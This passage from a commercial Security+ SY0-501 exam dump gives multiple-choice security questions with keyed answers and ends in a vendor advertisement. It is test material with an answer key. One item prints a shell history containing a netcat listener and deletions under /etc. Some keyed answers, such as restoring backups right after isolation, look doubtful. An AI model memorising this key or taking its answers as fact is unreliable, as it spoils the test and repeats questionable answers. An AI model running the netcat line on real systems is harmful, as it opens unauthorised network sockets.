- B. Prevent the installation of applications from a third-party application store.
- C. Build a custom ROM that can prevent jailbreaking.
- D. Require applications to be digitally signed.

Answer: D

NEW QUESTION 525

- (Exam Topic 5)

Which of the following components of printers and MFDs are MOST likely to be used as vectors of compromise if they are improperly configured?

- A. Embedded web server
- B. Spooler
- C. Network interface
- D. LCD control panel

Answer: A

NEW QUESTION 529

- (Exam Topic 5)

Which of the following scenarios BEST describes an implementation of non-repudiation?

- A. A user logs into a domain workstation and access network file shares for another department
- B. A user remotely logs into the mail server with another user's credentials
- C. A user sends a digitally signed email to the entire finance department about an upcoming meeting
- D. A user access the workstation registry to make unauthorized changes to enable functionality within an application

Answer: C

NEW QUESTION 530

- (Exam Topic 5)

A security administrator is trying to eradicate a worm, which is spreading throughout the organization, using an old remote vulnerability in the SMB protocol. The worm uses Nmap to identify target hosts within the company. The administrator wants to implement a solution that will eradicate the current worm and any future attacks that may be using zero-day vulnerabilities. Which of the following would BEST meet the requirements when implemented?

- A. Host-based firewall
- B. Enterprise patch management system
- C. Network-based intrusion prevention system
- D. Application blacklisting
- E. File integrity checking

Answer: C

NEW QUESTION 535

- (Exam Topic 5)

A security administrator installed a new network scanner that identifies new host systems on the network. Which of the following did the security administrator install?

- A. Vulnerability scanner
- B. Network-based IDS
- C. Rogue system detection
- D. Configuration compliance scanner

Answer: C

NEW QUESTION 539

- (Exam Topic 5)

A recent internal audit is forcing a company to review each internal business unit's VMs because the cluster they are installed on is in danger of running out of computer resources. Which of the following vulnerabilities exist?

- A. Buffer overflow
- B. End-of-life systems
- C. System sprawl
- D. Weak configuration

Answer: C

NEW QUESTION 541

- (Exam Topic 5)

Several workstations on a network are found to be on OS versions that are vulnerable to a specific attack. Which of the following is considered to be a corrective action to combat this vulnerability?

- A. Install an antivirus definition patch
- B. Educate the workstation users
- C. Leverage server isolation
- D. Install a vendor-supplied patch
- E. Install an intrusion detection system

Answer: D

NEW QUESTION 546

- (Exam Topic 5)

A systems administrator has isolated an infected system from the network and terminated the malicious process from executing. Which of the following should the administrator do NEXT according to the incident response process?

- A. Restore lost data from a backup.
- B. Wipe the system.
- C. Document the lessons learned.
- D. Determine the scope of impact.

Answer: A

NEW QUESTION 551

- (Exam Topic 5)

A penetration tester has written an application that performs a bit-by-bit XOR 0xFF operation on binaries prior to transmission over untrusted media. Which of the following BEST describes the action performed by this type of application?

- A. Hashing
- B. Key exchange
- C. Encryption
- D. Obfuscation

Answer: D

NEW QUESTION 552

- (Exam Topic 5)

Which of the following solutions should an administrator use to reduce the risk from an unknown vulnerability in a third-party software application?

- A. Sandboxing
- B. Encryption
- C. Code signing
- D. Fuzzing

Answer: A

NEW QUESTION 557

- (Exam Topic 5)

A stock trading company had the budget for enhancing its secondary datacenter approved. Since the main site is a hurricane-affected area and the disaster recovery site is 100 mi (161 km) away, the company wants to ensure its business is always operational with the least amount of man hours needed. Which of the following types of disaster recovery sites should the company implement?

- A. Hot site
- B. Warm site
- C. Cold site
- D. Cloud-based site

Answer: D

NEW QUESTION 559

- (Exam Topic 5)

A company is performing an analysis of the corporate enterprise network with the intent of identifying what will cause losses in revenue, referrals, and/or reputation when out of commission. Which of the following is an element of a BIA that is being addressed?

- A. Mission-essential function
- B. Single point of failure
- C. backup and restoration plans
- D. Identification of critical systems

Answer: A

Explanation:

The BIA is composed of the following three steps: Determine mission/business processes and recovery criticality. Mission/business processes supported by the system are identified and the impact of a system disruption to those processes is determined along with outage impacts and estimated downtime.

NEW QUESTION 564

- (Exam Topic 5)

Which of the following would provide additional security by adding another factor to a smart card?

- A. Token
- B. Proximity badge
- C. Physical key
- D. PIN

Answer: D

NEW QUESTION 569

- (Exam Topic 5)

A cybersecurity analyst is looking into the payload of a random packet capture file that was selected for analysis. The analyst notices that an internal host had a socket established with another internal host over a non-standard port.

Upon investigation, the origin host that initiated the socket shows this output:

```
usera@host>history
mkdir /local/usr/bin/somedirectory
nc -l 192.168.5.1 -p 9856
ping -c 30 8.8.8.8 -a 600
rm /etc/dir2/somefile
rm -rm /etc/dir2/

tracert 8.8.8.8

pskill pid 9487
```

usera@host>

Given the above output, which of the following commands would have established the questionable socket?

- A. tracert 8.8.8.8
- B. ping -l 30 8.8.8.8 -a 600
- C. nc -l 192.168.5.1 -p 9856
- D. pskill pid 9487

Answer: C

NEW QUESTION 574

- (Exam Topic 5)

Which of the following is a deployment concept that can be used to ensure only the required OS access is exposed to software applications?

- A. Staging environment
- B. Sandboxing
- C. Secure baseline
- D. Trusted OS

Answer: B

NEW QUESTION 575

- (Exam Topic 5)

An incident response manager has started to gather all the facts related to a SIEM alert showing multiple systems may have been compromised.

The manager has gathered these facts:

The breach is currently indicated on six user PCs One service account is potentially compromised Executive management has been notified

In which of the following phases of the IRP is the manager currently working?

- A. Recovery
- B. Eradication
- C. Containment
- D. Identification

Answer: D

NEW QUESTION 578

- (Exam Topic 5)

A security analyst is mitigating a pass-the-hash vulnerability on a Windows infrastructure. Given the requirement, which of the following should the security analyst do to MINIMIZE the risk?

- A. Enable CHAP
- B. Disable NTLM
- C. Enable Kerberos
- D. Disable PAP

Answer: B

NEW QUESTION 583

- (Exam Topic 5)

A company stores highly sensitive data files used by the accounting system on a server file share. The accounting system uses a service account named accounting-svc to access the file share. The data is protected with a full disk encryption, and the permissions are set as follows:

File system permissions: Users = Read Only Share permission: accounting-svc = Read Only

Given the listed protections are in place and unchanged, to which of the following risks is the data still subject?

- A. Exploitation of local console access and removal of data
- B. Theft of physical hard drives and a breach of confidentiality
- C. Remote exfiltration of data using domain credentials
- D. Disclosure of sensitive data to third parties due to excessive share permissions

Answer: A

NEW QUESTION 586

- (Exam Topic 5)

A Chief Information Officer (CIO) has decided it is not cost effective to implement safeguards against a known vulnerability. Which of the following risk responses does this BEST describe?

- A. Transference
- B. Avoidance
- C. Mitigation
- D. Acceptance

Answer: D

NEW QUESTION 591

- (Exam Topic 5)

Which of the following should a security analyst perform FIRST to determine the vulnerabilities of a legacy system?

- A. Passive scan
- B. Aggressive scan
- C. Credentialed scan
- D. Intrusive scan

Answer: A

NEW QUESTION 592

- (Exam Topic 5)

Which of the following is the proper order for logging a user into a system from the first step to the last step?

- A. Identification, authentication, authorization
- B. Identification, authorization, authentication
- C. Authentication, identification, authorization
- D. Authentication, identification, authorization
- E. Authorization, identification, authentication

Answer: A

NEW QUESTION 596

- (Exam Topic 5)

A bank uses a wireless network to transmit credit card purchases to a billing system.

Which of the following would be MOST appropriate to protect credit card information from being accessed by unauthorized individuals outside of the premises?

- A. Air gap
- B. Infrared detection
- C. Faraday cage
- D. Protected distributions

Answer: C

NEW QUESTION 599

- (Exam Topic 5)

Attackers have been using revoked certificates for MITM attacks to steal credentials from employees of Company.com. Which of the following options should Company.com implement to mitigate these attacks?

- A. Captive portal
- B. OCSP stapling
- C. Object identifiers
- D. Key escrow
- E. Extended validation certificate

Answer: B

NEW QUESTION 600

- (Exam Topic 5)

After attempting to harden a web server, a security analyst needs to determine if an application remains vulnerable to SQL injection attacks. Which of the following would BEST assist the analyst in making this determination?

- A. tracer
- B. Fuzzer
- C. nslookup
- D. Nmap
- E. netcat

Answer: B

NEW QUESTION 602

- (Exam Topic 5)

A new Chief Information Officer (CIO) has been reviewing the badging and decides to write a policy that all employees must have their badges rekeyed at least annually. Which of the following controls BEST describes this policy?

- A. Physical
- B. Corrective
- C. Technical
- D. Administrative

Answer: D

NEW QUESTION 604

- (Exam Topic 5)

A systems administrator found a suspicious file in the root of the file system. The file contains URLs, usernames, passwords, and text from other documents being edited on the system. Which of the following types of malware would generate such a file?

- A. Keylogger
- B. Rootkit
- C. Bot
- D. RAT

Answer: A

NEW QUESTION 608

- (Exam Topic 5)

A systems administrator is configuring a system that uses data classification labels. Which of the following will the administrator need to implement to enforce access control?

- A. Discretionary access control
- B. Mandatory access control
- C. Role-based access control
- D. Rule-based access control

Answer: B

NEW QUESTION 611

- (Exam Topic 5)

An application was recently compromised after some malformed data came in via web form. Which of the following would MOST likely have prevented this?

- A. Input validation
- B. Proxy server
- C. Stress testing
- D. Encoding

Answer: A

NEW QUESTION 616

- (Exam Topic 5)

A home invasion occurred recently in which an intruder compromised a home network and accessed a WiFi-enabled baby monitor while the baby's parents were sleeping.

Which of the following BEST describes how the intruder accessed the monitor?

- A. Outdated antivirus
- B. WiFi signal strength
- C. Social engineering
- D. Default configuration

Answer: D

NEW QUESTION 617

- (Exam Topic 5)

Which of the following is an asymmetric function that generates a new and separate key every time it runs?

- A. RSA
- B. DSA
- C. DHE
- D. HMAC
- E. PBKDF2

Answer: C

NEW QUESTION 622

- (Exam Topic 5)

A company has noticed multiple instances of proprietary information on public websites. It has also observed an increase in the number of email messages sent to random employees containing malicious links and PDFs. Which of the following changes should the company make to reduce the risks associated with phishing attacks? (Select TWO)

- A. Install an additional firewall
- B. Implement a redundant email server
- C. Block access to personal email on corporate systems
- D. Update the X.509 certificates on the corporate email server

- E. Update corporate policy to prohibit access to social media websites
- F. Review access violation on the file server

Answer: CE

NEW QUESTION 625

- (Exam Topic 5)

An organization identifies a number of hosts making outbound connections to a known malicious IP over port TCP 80. The organization wants to identify the data being transmitted and prevent future connections to this IP. Which of the following should the organization do to achieve this outcome?

- A. Use a protocol analyzer to reconstruct the data and implement a web-proxy.
- B. Deploy a web-proxy and then blacklist the IP on the firewall.
- C. Deploy a web-proxy and implement IPS at the network edge.
- D. Use a protocol analyzer to reconstruct the data and blacklist the IP on the firewall.

Answer: D

NEW QUESTION 630

- (Exam Topic 5)

A technician is investigating a potentially compromised device with the following symptoms:

- ☐ Browser slowness
- ☐ Frequent browser crashes
- ☐ Hourglass stuck
- ☐ New search toolbar
- ☐ Increased memory consumption

Which of the following types of malware has infected the system?

- A. Man-in-the-browser
- B. Spoofer
- C. Spyware
- D. Adware

Answer: D

NEW QUESTION 632

.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your SY0-501 Exam with Our Prep Materials Via below:

<https://www.certleader.com/SY0-501-dumps.html>